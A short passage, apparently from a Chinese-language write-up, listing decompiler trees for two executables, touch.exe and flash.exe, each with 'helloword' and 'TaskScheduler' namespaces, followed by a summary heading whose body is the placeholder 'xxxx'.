touch (1.0.0.0)
touch.exe
PE
类型引用
引用
资源
{} -
{} helloword
{} TaskScheduler
flash (3.0.0.0)
flash.exe
PE
类型引用
引用
资源
{} -
{} helloword
{} TaskScheduler

0x03 总结

xxxx